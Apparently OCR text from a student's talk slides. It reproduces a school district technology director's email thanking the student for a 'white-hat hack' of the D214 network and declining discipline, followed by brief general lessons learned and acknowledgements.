
My name is [redacted] and I am the Director of Technology for D214. I wanted to connect with your team and thank you for such a well throughout and through white-hat hack. Our Tech team is very impressed with your documentation and appreciates your help in securing our network.

I have been in contact with the buildings, and because of your strict guidelines and openness to share the information, we will not be pursuing discipline. In fact, I would like to see if your team would be willing to schedule a time to debrief the hack and hear other suggestions.

Would you be willing to join me on a Zoom call in the near future?

Looking forward to hearing from you,

[redacted]


Minh Duong
Red
Purple

Lessons Learned

1. Always maintain a pivot
2. Check your network scans carefully
3. Try to keep things as tame as possible – no unnecessary things that could cause trouble
4. Document everything to protect yourself

Thank You!

- My Big Rick accomplices: Shapes, Jimmy, and Green
- Mr. Drenth, for being the best IT teacher ever
- SIGPwny and friends, for encouraging and helping me prepare
- My district, for letting me graduate and not pressing charges

Website: whitehoodhacker.net
Twitter: @WhiteHoodHacker

